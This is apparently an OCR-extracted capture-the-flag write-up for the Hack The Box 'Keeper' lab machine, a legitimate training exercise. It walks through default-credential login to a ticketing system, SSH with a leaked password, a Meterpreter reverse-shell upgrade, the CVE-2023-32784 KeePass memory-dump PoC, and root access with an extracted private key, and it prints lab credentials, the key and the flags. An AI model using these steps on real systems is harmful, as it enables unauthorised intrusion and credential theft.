
Keeper



IP: 10.129.97.195

Info Gathering

Connect to HTB

```
# Needed to modify the lab_tobor.ovpn file to get connected
vim /etc/openvpn/client/lab_tobor.ovpn
# Added below lines to top of file
tls-cipher "DEFAULT:@SECLEVEL=0"
allow-compression yes
```

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/CozyHosting
cd ~/HTB/Boxes/CozyHosting

# Open a tmux session
tmux new -s HTB

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Keeper
workspace Keeper
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.97.195 -oN keeper.txt
```

Hosts

```
Hosts
=====

address         mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---  ----  -------  ---------  -----  -------  ----  --------
10.129.97.195             Linux               4.X    server
```


Services

```
Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
10.129.97.195   22    tcp    ssh   open   OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 Ubuntu Linux; protocol 2.0
10.129.97.195   80    tcp    http  open   nginx 1.18.0 Ubuntu
```

Gaininig Access

When visiting the HTTP site at 10.129.97.195 port 80 to tickets.keeper.htb port 80


Screenshot Evidence



I added the DNS record to my /etc/hosts file and visited the site http://tickets.keeper.htb

```
# Using vim editior
vim /etc/hosts
# Added entry
10.129.97.195   keeper.htb tickets.keeper.htb
```


Screenshot Evidence




The web application being used is called Best Practical
LINK: https://bestpractical.com/?rt=4.4.4+dfsg-2ubuntu1

I tried the default credentials to log into the application and was successful
USER: root
PASS: password
SOURCE: https://forum.bestpractical.com/t/default-password/20088

Screenshot Evidence



Browsing the site under Admin > Users > Select I was able to discover a couple of usernames



I selected the user "inorgaard and in the comments section found a password for the user
USER: lnorgaard
PASS: Welcome2023!

Screenshot Evidence

I was able to successfully SSH into the server using the discovered credentials

```
# SSH way
ssh lnorgaard@10.129.97.195
Password: Welcome2023!

# Metasploit Way
use auxiliary/scanner/ssh/ssh_login
set USERNAME lnorgaard
set PASSWORD Welcome2023!
set RHOSTS 10.129.97.195
set WORKSPACE Keeper
run
```

Screenshot Evidence

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME inorgaard
USERNAME => inorgaard
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME lnorgaard
USERNAME => lnorgaard
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD Welcome2023!
PASSWORD => Welcome2023!
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.129.97.195:22 - Starting bruteforce
[+] 10.129.97.195:22 - Success: 'lnorgaard:Welcome2023!' 'uid=1000(lnorgaard) gid=1000(lnorgaa
ri Jul 7 15:25:09 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.10.14.64:39717 -> 10.129.97.195:22) at 2023-09-29 12:59:00 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > |
```

I was able to successfully upgrade my session to a Meterpreter session

```
# Upgrade session
sessions -u 1
```

Screenshot Evidence

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.14.64:1337
[*] Sending stage (1017704 bytes) to 10.129.97.195
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > [*] Meterpreter session 2 opened (10.10.14.64:1337 → 10.129.97.195:53046

[*] Stopping exploit/multi/handler
```

This gave me access to the server

Screenshot Evidence

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...

meterpreter > shell
Process 2076 created.
Channel 1 created.
pythonn3 -c 'import pty;pty.spaawn("/bin/bash")'
/bin/sh: 1: pythonn3: not found
python3 -c 'import pty;pty.spawn("/bin/bash")'
lnorgaard@keeper:~$ whoami
whoami
lnorgaard
lnorgaard@keeper:~$ hostname
hostname
keeper
lnorgaard@keeper:~$ hostname -I
hostname -I
10.129.97.195 dead:beef::250:56ff:feb0:aec
lnorgaard@keeper:~$
[HTB] 0:openvpn  1:msf* 2:bash-
```

I grabbed the user flag

```
# Read flag
cat user.tx
#RESULTS
f9d855d68527a9b8859eb438e9719431
```

Screenshot Evidence

```
lnorgaard@keeper:~$ cat user.txt
cat user.txt
f9d855d68527a9b8859eb438e9719431
lnorgaard@keeper:~$
[HTB] 0:openvpn  1:msf* 2:bash-
```

USER FLAG: f9d855d68527a9b8859eb438e9719431

PrivEsc

There is a zip file in the directory I landed in RT30000.zip which I downloaded to my attack machine

```
# Meterpreter Command
download RT30000.zip

# Or use SCP Method from attack machine
scp lnorgaard@10.129.97.195:~/RT30000.zip .
Password: Welcome2023!
```

Screenshot Evidence

```
lnorgaard@keeper:~$ ls

ls
RT30000.zip  user.txt
lnorgaard@keeper:~$
lnorgaard@keeper:~$ ^Z
Background channel 1? [y/N]  y
meterpreter > download RT30000.zip
[*] Downloading: RT30000.zip → /root/HTB/Boxes/Keeper/RT30000.zip
[*] Downloaded 1.00 MiB of 83.34 MiB (1.2%): RT30000.zip → /root/HTB/Boxes/Keeper/RT30000.zip
[*] Downloaded 2.00 MiB of 83.34 MiB (2.4%): RT30000.zip → /root/HTB/Boxes/Keeper/RT30000.zip
[*] Downloaded 3.00 MiB of 83.34 MiB (3.6%): RT30000.zip → /root/HTB/Boxes/Keeper/RT30000.zip
[*] Downloaded 4.00 MiB of 83.34 MiB (4.8%): RT30000.zip → /root/HTB/Boxes/Keeper/RT30000.zip
```

I unzipped the file to analyze it. It extracted a file called passcodes.kdbx

```
# Unzip file
unzip RT30000.zip
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Keeper]
└─# unzip RT30000.zip
Archive:  RT30000.zip
  inflating: KeePassDumpFull.dmp
 extracting: passcodes.kdbx
```

KDBX files are KeePass files meaning this is likely a password database file for KeePass
I verified the file is what it sounds like

```
# Verify file type
file passcodes.kdbx
file KeePassDumpFull.dmp
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Keeper]
└─# file passcodes.kdbx
passcodes.kdbx: Keepass password database 2.x KDBX

┌──(root㉿kali)-[~/HTB/Boxes/Keeper]
└─# file KeePassDumpFull.dmp
KeePassDumpFull.dmp: Mini DuMP crash report, 16 streams, Fri May 19 13:46:21 2023, 0×1806 type
```

In a Google search I came across a PoC exploit that can dump the keepass master key.
I downloaded the exploit and ran it against the dump file
LINK CVE-2023-32784 https://github.com/CMEPW/keepass-dump-masterkey

```
# Download PoC exploit
git clone https://github.com/CMEPW/keepass-dump-masterkey.git
cd keepass-dump-masterkey/
python3 poc.py -d ../KeePassDumpF
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Keeper/keepass-dump-masterkey]
└─# python3 poc.py -d ../KeePassDumpFull.dmp
2023-09-29 13:18:56,305 [.] [main] Opened ../KeePassDumpFull.dmp
Possible password: ●,dgr●d med fl●de
Possible password: ●ldgr●d med fl●de
Possible password: ●`dgr●d med fl●de
Possible password: ●-dgr●d med fl●de
Possible password: ●'dgr●d med fl●de
Possible password: ●]dgr●d med fl●de
Possible password: ●Adgr●d med fl●de
Possible password: ●Idgr●d med fl●de
Possible password: ●:dgr●d med fl●de
Possible password: ●=dgr●d med fl●de
Possible password: ●_dgr●d med fl●de
Possible password: ●cdgr●d med fl●de
Possible password: ●Mdgr●d med fl●de
```

I installed KeePass and attempted to open the database file with it. I copied the possible password and was able to get int using the strange characters

```
# Install KeePass
sudo apt update && sudo apt install -y kpcli keepassx
```

None of the password options returned worked. According to the tools readme the first char cannot be found in the dump
The password appears to be in a different language and uses unusual characters.
I searched for ●,dgr●d med fl●de in Google and the first result made it appear to be the name of a danish desert

Screenshot Evidence

I copied the desert name, made it lowercase and was able to use that as the password to unlock the database file

```
PASS="rødgrød med fløde"
echo $PASS | kpcli --kdb=passcodes.kdbx
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Keeper]
└─# echo $PASS | kpcli --kdb=passcodes.kdbx
Provide the master password: **************************

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> |
[HTB] 0:openvpn  1:msf-  2:bash*
```

I enumrated all the directories to see what was inside

```
# Enumerate directories
cd passcodes
ls *
```

Screenshot Evidence

```
kpcli:/> cd passcodes/
kpcli:/passcodes> dir
=== Groups ===
eMail/
General/
Homebanking/
Internet/
Network/
Recycle Bin/
Windows/
kpcli:/passcodes> ls *
/passcodes/eMail:

/passcodes/General:

/passcodes/Homebanking:

/passcodes/Internet:

/passcodes/Network:
=== Entries ===
0. keeper.htb (Ticketing Server)
1. Ticketing System

/passcodes/Recycle Bin:
=== Entries ===
2. Sample Entry                                                    keepass.info
3. Sample Entry #2                                keepass.info/help/kb/testform.

/passcodes/Windows:
kpcli:/passcodes>
```


I found an SSH key in passcodes/Network/keeper.htb

```
# View SSH key
show /passcodes/Network/keeper.htb
```

Screenshot Evidence


```
kpcli:/passcodes/Network> ls
=== Entries ===
0. keeper.htb (Ticketing Server)
1. Ticketing System
kpcli:/passcodes/Network> show 0

Title: keeper.htb (Ticketing Server)
Uname: root
 Pass: [redacted]
  URL:
Notes: PuTTY-User-Key-File-3: ssh-rsa
       Encryption: none
       Comment: rsa-key-20230519
       Public-Lines: 6
       AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
       8riCZV30ZbfEF09z0PNUn4DisesKB4×1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
       EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
       Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
       FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
       LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
       Private-Lines: 14
       AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
       oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
       kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
       f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
       VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
       UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
       OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
       in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
       SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
       09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
       xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
       AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
       AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
       NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
       Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0

kpcli:/passcodes/Network> |
```

To get the key easily I opened the KeyPass application KeePassXC.
I clicked “Import Existing Database” and entered the password



I can see an RSA key in PuTTY format and a password for it with the root user
USER: root
PASS: F4><3K0nd!

Screenshot Evidence



Since we are using OpenSSH I converted the key into PEM format and used it to access the server

```
# Convert to PEM format
puttygen rsa.ppk -O private-openssh -o rsa.key

# Access the device
ssh -i rsa.key root@keeper.htb

# Metasploit Way
use auxiliary/scanner/ssh/ssh_login_pubkey
set USERNAME root
set KEY_PATH /root/HTB/Boxes/Keeper/rsa.key
set KEY_PASS F4><3K0nd!
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Keeper]
└─# ssh -i rsa.key root@keeper.htb
The authenticity of host 'keeper.htb (10.129.97.195)' can't be established.
ED25519 key fingerprint is SHA256:hczMXffNW5M3qOppqsTCzstpLKxrvdBjFYoJXJGpr7w
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'keeper.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# id
uid=0(root) gid=0(root) groups=0(root)
root@keeper:~# hostname
keeper
root@keeper:~# hostname -I
10.129.97.195 dead:beef::250:56ff:feb0:aec
root@keeper:~# |
[HTB] 0:openvpn  1:msf-  2:bash*Z
```

I was then able to read the root flag

```
# Read flag
cat /root/root.txt
#RESULTS
8f8c9a12fc931a329884f28233a9bb04
```

Screenshot Evidence

```
root@keeper:~# hostname -I
10.129.97.195 dead:beef::250:56ff:feb0:aec
root@keeper:~# cat /root/root.txt
8f8c9a12fc931a329884f28233a9bb04
root@keeper:~# |
[HTB] 0:openvpn  1:msf-  2:bash*Z
```

ROOT FLAG: 8f8c9a12fc931a329884f28233a9bb04